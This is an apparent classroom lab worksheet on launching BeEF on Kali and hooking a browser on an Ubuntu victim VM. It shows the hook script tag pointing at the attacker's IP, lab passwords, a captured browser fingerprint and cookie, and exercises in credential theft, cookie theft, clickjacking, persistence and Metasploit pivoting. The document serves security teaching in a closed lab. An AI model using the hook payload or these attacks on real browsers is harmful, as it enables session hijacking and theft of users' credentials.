
BeEF


BeEF setup

1) Open a terminal from the bar along the top of your screen
2) Type the command beef-xss and hit enter to run the command
3) If you get something similar to image 1, please just hit enter. If not, please skip to step 4.
4) Your terminal should look similar to Image 2



```
┌──(kali㉿kali)-[~]
└─$ sudo beef-xss
[-] You are using the Default credentials
[-] (Password must be different from "beef")
[-] Please type a new password for the beef user:
```

Image 1



```
┌──(kali㉿kali)-[~]
└─$ sudo beef-xss
[-] You are using the Default credentials
[-] (Password must be different from "beef")
[-] Please type a new password for the beef user:
[i] GeoIP database is missing
[i] Run geoipupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*]  Web UI: http://127.0.0.1:3000/ui/panel
[*]    Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>

● beef-xss.service - beef-xss
     Loaded: loaded (/usr/lib/systemd/system/beef-xss.service; disabled; preset: disabled)
     Active: active (running) since Sun 2024-10-06 11:35:39 BST; 5s ago
 Invocation: ab1e11e712b2405ebe7d8db25d012e8c
   Main PID: 7284 (ruby)
      Tasks: 4 (limit: 9428)
     Memory: 91.3M (peak: 91.5M)
        CPU: 2.199s
     CGroup: /system.slice/beef-xss.service
             └─7284 ruby /usr/share/beef-xss/beef

Oct 06 11:35:43 kali beef[7284]: == 24 CreateAutoloader: migrated (0.0087s) ====================================
Oct 06 11:35:43 kali beef[7284]: == 25 CreateXssraysScan: migrating ============================================
Oct 06 11:35:43 kali beef[7284]: -- create_table(:xssraysscans)
Oct 06 11:35:43 kali beef[7284]:    -> 0.0008s
Oct 06 11:35:43 kali beef[7284]: == 25 CreateXssraysScan: migrated (0.0008s) ===================================
Oct 06 11:35:43 kali beef[7284]: [11:35:41][*] BeEF is loading. Wait a few seconds...
Oct 06 11:35:43 kali beef[7284]: [11:35:43][!] [AdminUI] Error: Could not minify 'BeEF::Extension::AdminUI::API::Handler' JavaScript file: Invalid option: harmony
Oct 06 11:35:43 kali beef[7284]: [11:35:43]    |_  [AdminUI] Ensure nodejs is installed and `node' is in `$PATH` !
Oct 06 11:35:43 kali beef[7284]: [11:35:43][!] [AdminUI] Error: Could not minify 'BeEF::Extension::AdminUI::API::Handler' JavaScript file: Invalid option: harmony
Oct 06 11:35:43 kali beef[7284]: [11:35:43]    |_  [AdminUI] Ensure nodejs is installed and `node' is in `$PATH` !

[*] Opening Web UI (http://127.0.0.1:3000/ui/panel) in: 5... 4... 3... 2... 1...
```

Image 2

Hook the browser

Attacker Machine (kali):


1) Open your web browser and go to http://127.0.0.1:3000
2) Login using the username "beef" and password feeb
3) Open a terminal and run the command "ifconfig"
4) Make a note of the IPv4 address shown (it will look something like 10.0.0.2 under eth0)
5) Go to Step 1 on the Victim Machine
6) Look in your beef console (the website navigated to in step 1), you should see a hooked browser on the left-hand side

Victim Machine (Ubuntu)

1) Open Chrome or Firefox and navigate to the IP address you noted down from your kali machine http://<IP>:3000/demos/butcher/index.html (leave this open)
2) Go to Step 6 on Attacker Machine

The password for the victim machine is "password"

It should look a bit like this



Key	Value
browser.capabilities.activex	No
browser.capabilities.flash	No
browser.capabilities.googlegears	No
browser.capabilities.phonegap	No
browser.capabilities.quicktime	No
browser.capabilities.realplayer	No
browser.capabilities.silverlight	No
browser.capabilities.vbscript	No
browser.capabilities.vlc	No
browser.capabilities.webgl	Yes
browser.capabilities.webrtc	Yes
browser.capabilities.websocket	Yes
browser.capabilities.webworker	Yes
browser.capabilities.wmp	No
browser.date.datestamp	Sun Oct 06 2024 12:21:15 GMT+0100 (British Summer Time)
browser.engine	Gecko
browser.language	en-US
browser.name.reported	Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/111.0
browser.platform	Linux x86_64
browser.plugins	PDF Viewer,Chrome PDF Viewer,Chromium PDF Viewer,Microsoft Edge PDF Viewer,WebKit built-in PDF
browser.version	111.0
browser.window.cookies	BEEFHOOK=VHLe62v2JuCYUUlbO4SBKJyEpMFYgLsORV59ijzBIlbIRZgBbbKnJ6Wz6VANv6r9Y2uOZgXVYuJdOv8m
browser.window.hostname	10.0.2.12
browser.window.hostport	3000
browser.window.origin	http://10.0.2.12:3000
browser.window.referrer	Unknown

Now have fun with it!

- Some things to try:
- Try and find the targets browser version. A hint would be “fingerprint”
- Run a social engineering attack and attempt to steal a username and password from the victim (will require your user input on the other virtual machine)
- Steal the cookies from the webpage. (Maybe come back to this with a fake extension installed..)
- Attempt to find the rough Geolocation of the target browser (use the 3rd party one)
- Attempt a clickjacking attack
- Advanced: Try and gain “persistence” on the target. This means that even if the target closes the webpage, you retain the hook on their browser.
- Super advanced – Attempt to use Metasploit in conjunction with BeEF to gain access to the targets PC (https://github.com/beefproject/beef/wiki/Metasploit)
- https://github.com/beefproject/beef/wiki <-- for all your needs ☺️